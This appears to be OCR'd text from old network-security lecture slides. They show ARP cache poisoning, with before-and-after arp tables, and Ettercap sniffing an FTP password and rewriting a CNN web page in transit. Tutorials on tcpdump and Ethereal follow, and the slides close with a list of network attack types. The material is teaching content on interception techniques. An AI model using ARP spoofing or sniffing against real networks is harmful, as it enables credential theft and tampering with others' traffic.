


Gratuitous ARP Message to 0000.0000.000B: My IP Address is 1.1.1.1 and My MAC Address is 000:00:00:00:00:0C

The ARP Table of PC 1.1.1.2 is Compromised. All Outgoing Traffic Will Go via PC 1.1.1.3, Which Transparently Forwards the Traffic to the Router




```
H:\>ipconfig

Windows 2000 IP Configuration

Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix  . :
        IP Address. . . . . . . . . . . . : 192.168.1.1
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 192.168.1.138

H:\>arp -a

Interface: 192.168.1.1 on Interface 0x1000003
  Internet Address      Physical Address      Type
  192.168.1.10          00-02-b3-20-23-c2     dynamic
  192.168.1.14          00-06-29-25-60-47     dynamic
  192.168.1.138         00-90-d0-23-d4-e6     dynamic

H:\>
```




```
H:\>ipconfig

Windows 2000 IP Configuration

Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix  . :
        IP Address. . . . . . . . . . . . : 192.168.1.1
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 192.168.1.138

H:\>arp -a

Interface: 192.168.1.1 on Interface 0x1000003
  Internet Address      Physical Address      Type
  192.168.1.10          00-02-b3-20-23-c2     dynamic
  192.168.1.14          00-06-29-25-60-47     dynamic
  192.168.1.138         00-02-b3-20-23-c2     dynamic

H:\>_
```

Ettercap sniffin’



```
                                        ettercap 0.6.a
SOURCE:      192.168.1.1    <--    Filter:   OFF
                               |-- doppleganger - illithid (ARP Based|
> - ettercap2.168.1.138     <--    Active Dissector: ON

         4 hosts in this LAN (192.168.1.10 : 255.255.255.0)

 192.168.1.1:1871          active    192.116.202.58:21
 USER anonymous.                      331 Please specify the passwo
 PASS mypass.                         rd..
                                      230 Login successful. Have fu
                                      n..



   ASCII                                ASCII

 Protocol: TCP
 Application: ftp
```

Ettercap – modifying a web page


U.S. stocks decline Thursday - Jun. 19, 2003 - Microsoft Internet Explorer


Address http://money.cnn.com/2003/06/19/markets/markets_newyork/index.htm

Markets & Stocks

Investors cash in

Profit-taking hits after recent rally on weakness in GE, banks, biotech, despite strong econ data.

June 19, 2003: 2:18 PM EDT


U.S. stocks decline Thursday - Jun. 19, 2003 - Microsoft Internet Explorer

Address http://money.cnn.com/2003/06/19/markets/markets_newyork/index.htm

Markets & Stocks

Investors cash out

Profit-taking hits after recent rally on weakness in GE, banks, biotech, despite strong econ data.

June 19, 2003: 2:18 PM EDT

tcpdump tutorial

- Handy tool for analyzing network or protocol problems
- Poor man’s sniffer or IDS system
- Based on libpcap to read network device in promiscuous mode
- Needs root
- Command line switches to select protocols
- Hex output for each packet matching selection criteria or write raw dump file for later post-processing

options
-e   display Ether header
-x   display datagram in hex
-s snaplen number of bytes to capture
-n don't do addr. to name translation
-N just short hostname
-v verbose (TTL, ID)
-t no timestamp

-w filename   save stuff to filename
-r filename read datagrams from filename, not network

tcpdump

Ethernet	IP	TCP/UDP	Application


```
tcpdump -N -x port 7
20:14:46.849982 CETUS1A.34875 > ALTAIR.echo: udp 8 (DF)
4500 0024 92c1 4000 ff11 2c68 80a9 5e15
80a9 5d37 883b 0007 0010 029a 7465 7374
696e 670a 5555 5555 5555 5555 5555
20:14:46.862804 ALTAIR.echo > CETUS1A.34875: udp 8
4500 0024 3559 0000 3c11 8cd1 80a9 5d37
80a9 5e15 0007 883b 0010 0000 7465 7374
696e 670a 0000 4008 0002 0640 4355
```

C code

```
openlog("tomtest",LOG_PID,LOG_MAIL);
syslog(LOG_AUTH|LOG_NOTICE,"sys log test auth/notice");
```

```
tcpdump  -X -s 256 port 514

08:00:02.557018 thistle.syslog > thdsun.syslog: udp 44
4500 0048 341d 0000 4011 1d74 86a7 0f0c      E..H4...@..t....
86a7 0cba 0202 0202 0034 6db4 3c33 373e      .........4m.<37>
746f 6d74 6573 745b 3937 3833 5d3a 2073      tomtest[9783]: s
7973 206c 6f67 2074 6573 7420 6175 7468      ys log test auth
2f6e 6f74 6963 650a                          /notice.
```

Ethereal – protocol analyzer



```
No. Length Time     Source             Destination        Protocol Info
 16  74    7.034102 10.1.1.85          www.brunching.com  TCP      1028 > www [SYN] Seq=426174114 Ack=
 17  70    7.096750 www.brunching.com  10.1.1.85          TCP      www > 1028 [SYN, ACK] Seq=395957598
 18  66    7.096850 10.1.1.85          www.brunching.com  TCP      1028 > www [ACK] Seq=426174115 Ack=
 19  356   7.097373 10.1.1.85          www.brunching.com  HTTP     GET / HTTP/1.0
 20  66    7.163414 www.brunching.com  10.1.1.85
 21  1434  7.433255 www.brunching.com  10.1.1.85
 22  66    7.433328 10.1.1.85          www.brunch
 24  1434  7.441772 www.brunching.com  10.1.1.85
 25  66    7.447430 10.1.1.85          www.brunch
 29  1434  7.518176 www.brunching.com  10.1.1.85
 30  96    7.518236 www.brunching.com  10.1.1.85
 31  66    7.537425 10.1.1.85          www.brunch
 88  1434  8.029938 www.brunching.com  10.1.1.85
 89  641   8.031954 www.brunching.com  10.1.1.85
 90  998   8.037775 www.brunching.com  10.1.1.85
 91  66    8.037891 10.1.1.85          www.brunch
```

```
▷ Frame 31 (66 on wire, 66 captured)
▷ Ethernet II
▽ Internet Protocol
     Version: 4
     Header length: 20 bytes
   ▷ Differentiated Services Field: 0x00 (DSCP 0x00
     Total Length: 52
     Identification: 0x0063
   ▷ Flags: 0x04
     Fragment offset: 0
     Time to live: 64
     Protocol: TCP (0x06)
     Header checksum: 0xd51c (correct)
     Source: 10.1.1.85 (10.1.1.85)
     Destination: www.brunching.com (208.37.137.201
▽ Transmission Control Protocol, Src Port: 1028 (10
     Source port: 1028 (1028)
     Destination port: www (80)
     Sequence number: 426174405
     Acknowledgement number: 3959580121
     Header length: 32 bytes
   ▷ Flags: 0x0010 (ACK)
     Window size: 31464
     Checksum: 0x364b (correct)
```

```
0000   00 50 54 fe ec b1 00 50  04 58 22 e2 08 00 45 00    .PTþì±.P .X"â..E.
0010   00 34 00 63 40 00 40 06  d5 1c 0a 01 01 55 d0 25    .4.c@.@. Õ....UÐ%
0020   89 c9 04 04 00 50 19 66  e7 c5 ec 02 65 d9 80 10    .É...P.f çÅì.eÙ..
0030   7a e8 36 4b 00 00 01 01  08 0a 00 00 39 c5 25 0d    zè6K.... ....9Å%.
0040   aa 16                                               ª.
```


Filter: 208.37.137.201) and (tcp.port eq 1028 and tcp.port eq 80)

File: www.pcap Drops: 0

```
GET / HTTP/1.0
Connection: Keep-Alive
User-Agent: Mozilla/4.75 [en] (X11; U; Linux 2.2.17-crunch i686)
Host: www.brunching.com
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, image/png, */*
Accept-Encoding: gzip
Accept-Language: en
Accept-Charset: iso-8859-1,*,utf-8

HTTP/1.1 200 OK
Date: Fri, 27 Apr 2001 18:47:18 GMT
Server: Apache/1.3.12 (Unix)
Set-Cookie: Apache=nis132.kc.netisinc.com.24820988397239143; path=/; expires=Mon, 25-Apr-11 18:47:18 G
MT
Connection: close
Content-Type: text/html

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN">
<HTML>
<HEAD>
<META name="description" CONTENT="Comedy, pure and simple as a hammer
to the forebrain.">
<META name="keywords" CONTENT="comedy, humor, jokes, fun, satire, parody,
movie reviews, ratings, funny, joke">
<LINK REL=StyleSheet HREF="/style.css" TYPE="text/css" MEDIA=screen>
<TITLE>The Brunching Shuttlecocks -- Comedy with a "Runch"</TITLE>
</HEAD>
<BODY BGCOLOR="#FFFFFF" TEXT="#000000" LINK="#0000FF" VLINK="#800080" ALINK="#000080">
<CENTER>
<TABLE WIDTH="65%" BORDER=0>
<TR>
<TD>
<BR>
<!-- Copyright (C) 1998, 1999 Engage Media Corporation. All Rights Reserved -->
<IFRAME WIDTH=468 HEIGHT=60 SRC='http://ad-adex3.flycast.com/server/iframe/TheBrunchingShuttlecocks/Ge
neralHumor/46502' SCROLLING='no' MARGINWIDTH=0 MARGINHEIGHT=0 FRAMEBORDER=0 VSPACE=0 HSPACE=0>
<A TARGET='_top' HREF='http://ad-adex3.flycast.com/server/click/TheBrunchingShuttlecocks/GeneralHumor/
46502'>
<IMG BORDER=0 WIDTH=468 HEIGHT=60 SRC='http://ad-adex3.flycast.com/server/img/TheBrunchingShuttlecocks
```


ethereal

- Passively watch the “noise” on your net
- See what your machine is saying (ARP, DNS, multicast, …)
- Capture some of your sessions, e.g., mail, ssh, http:, https:



No.	Time	Source	Destination	Protocol	Info
98	27.783579	160.91.213.37	155.199.128.238	TCP	4792 > https [SYN] Seq=0 Ack=0 Win=65535 Len=0 MSS=1460 WS=2 TSV=0 TSER=0
99	27.858797	155.199.128.238	160.91.213.37	TCP	https > 4792 [SYN, ACK] Seq=0 Ack=1 Win=33304 Len=0 TSV=1889812035 TSER=0 WS=1 MSS
100	27.858834	160.91.213.37	155.199.128.238	TCP	4792 > https [ACK] Seq=1 Ack=1 Win=256296 [CHECKSUM INCORRECT] Len=0 TSV=26057275
101	27.859012	160.91.213.37	155.199.128.238	SSLv2	Client Hello
102	27.932482	155.199.128.238	160.91.213.37	TCP	https > 4792 [ACK] Seq=1 Ack=106 Win=66502 Len=0 TSV=1889812042 TSER=26057275
103	27.933690	155.199.128.238	160.91.213.37	SSLv3	Server Hello, Certificate[Unreassembled Packet]
104	27.933702	155.199.128.238	160.91.213.37	SSLv3	Continuation Data, [Unreassembled Packet]
105	27.933723	160.91.213.37	155.199.128.238	TCP	4792 > https [ACK] Seq=106 Ack=1627 Win=256296 [CHECKSUM INCORRECT] Len=0 TSV=2605
106	27.937948	160.91.213.37	155.199.128.238	SSLv3	Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
107	28.108789	155.199.128.238	160.91.213.37	TCP	https > 4792 [ACK] Seq=1627 Ack=310 Win=66608 Len=0 TSV=1889812060 TSER=26057276
108	28.123616	155.199.128.238	160.91.213.37	SSLv3	Change Cipher Spec
109	28.124103	155.199.128.238	160.91.213.37	SSLv3	Encrypted Handshake Message
110	28.124125	160.91.213.37	155.199.128.238	TCP	4792 > https [ACK] Seq=310 Ack=1694 Win=256228 [CHECKSUM INCORRECT] Len=0 TSV=2605
111	28.124399	160.91.213.37	155.199.128.238	SSLv3	Application Data
112	28.252756	155.199.128.238	160.91.213.37	SSLv3	Application Data

Attacks at all network layers



Application

- Browser/Javascript, etc.
- E-Mail EXPN
- WinNuke/NetBIOS/… attacks

Transport

- SYN Flood
- UDP Bomb
- Port Scan
- Landc

Internet

- Ping Flood
- Ping of Death
- IP Spoof
- Address Scanning
- Source Routing

